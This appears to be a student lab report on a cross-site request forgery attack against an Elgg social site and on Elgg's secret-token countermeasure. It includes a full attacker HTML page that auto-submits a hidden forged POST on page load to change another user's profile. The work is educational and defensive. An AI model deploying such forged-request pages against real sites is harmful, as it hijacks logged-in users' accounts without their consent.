
The brief description field gets modified as was desired by Bobby.

Explanation: Since data must be sent we use a POST request for this attack. This is CSRF attack where POST request is used to modify contents of Alice's profile. Here we have a trusted website, a user Alice logged into the trusted website and a malicious website created by Bobby. Bobby finds the id for the user Alice using the the firefox inspection tool and then constructs the url that will receive a post request and modify Alice's profile. Bobby does this by changing the brief description in his profile and capturing the request. Bobby creates a webpage that sends a POST request to the server with the content to change the profile of Alice. The request is sent from the malicious site to the elgg site by Bobby posing as Alice. This is a cross site request forgery attack. To the elgg site, the request appears as though Alice is trying to modify her own page.

1. Bob can find the id of Alice by inspecting the elements of the page using Firefox's inspection tool.
2. Bob cannot launch this attack on any person's website on whom he wants as the user must be logged in and the field in the form contains the id of a specific person only. The attack takes place if the user id specified in the webpage has an active session with elgg and visits this webpage and by changing the id we can perform this attack on other users too.

Task 3.4

The countermeasure is implemented by commenting the line 274 in the code below so that the form is checked for the secret token values. The secret token used are `__elgg_ts` and `__elgg_token` to prevent the CSRF attacks.



```


/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php - Sublime Text (UNREGISTERED)
266 return (int)((float)$timeout * $hour);
267 }
268
269 /**
270  * @see action_gatekeeper
271  * @access private
272  */
273 public function gatekeeper($action) {
274     //return true;
275
276     if ($action === 'login') {
277         if ($this->validateActionToken(false)) {
278             return true;
279         }
280
281         $token = get_input('__elgg_token');
282         $ts = (int)get_input('__elgg_ts');
283         if ($token && $this->validateTokenTimestamp($ts)) {
284             // The tokens are present and the time looks valid: this is probably a mismatch due to the
285             // login form being on a different domain.
286             register_error(elgg_services()->translator->translate('action_gatekeeper:crosssitellogin'));
287
288             forward('login', 'csrf');
289         }
290
291         // let the validator send an appropriate msg
292         $this->validateActionToken();
293     } else if ($this->validateActionToken()) {
294         return true;
295     }
296
297     forward(REFERER, 'csrf');
298 }
299
300 /**
301  * Was the given token generated for the session defined by session_token?
302  *
303  * @param string $token CSRF token
304  */

```


The form is also modified to include the secret token mentioned above so that the form fields are checked before posting the form. If these fields are not provided the right values, the form is not posted and the attack does not become successful, as can be seen below.

```
seed16.04 [Running] - Oracle VM VirtualBox mpSecAttackLabs/ x | +
File Machine View Input Devices Help
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)


index.html x ActionsService.php x
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function post(url, field){
7     var p = document.createElement("form");
8
9     p.action = url;
10    p.innerHTML = field;
11    p.target = "_self";
12    p.method = "post";
13
14    document.body.appendChild(p);
15
16    p.submit();
17 }
18 function forge_post()
19 {
20     var fields;
21     // The following are form entries need to be filled out by attackers.
22     // The entries are made hidden, so the victim wont be able to see them.
23     fields += '<input type="hidden" name="__elgg_ts" value="1555418123">';
24     fields += '<input type="hidden" name="__elgg_token" value="VpbmQodItYXzxQcy0l4Wio">';
25     fields += '<input type="hidden" name="briefdescription" value="I am alice">';
26     fields += '<input type="hidden" name="accesslevel[briefdescription]" value="2">';
27     fields += '<input type="hidden" name="guid" value="42">';
28     var url = "http://www.csrflabelgg.com/action/profile/edit";
29     // Create a <form> element.
30     post(url, fields);
31 }
32
33 // Invoke forge_post() after the page is loaded.
34 window.onload = function() { forge_post();}
35 </script>
36 </body>
37 </html>
```



Even if we try to put some values in the field values for the two tokens the error is generated by the form.



The secret token used in the countermeasure are the `__elgg_token` and the `elgg_ts` as shown below by the firefox inspection tool.



Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The countermeasure is to send two fields, a timestamp and a unique token along with each request. When the countermeasure is turned on, it compares

these values. It compares and check if these values are valid for the current session with the user. The secret token validation fails if we perform the attack and the site identifies it as a csrf attack and not a request from the user. The attacker cannot capture the secret token because the way they are generated is not easy to be decrypted by a attacker normally.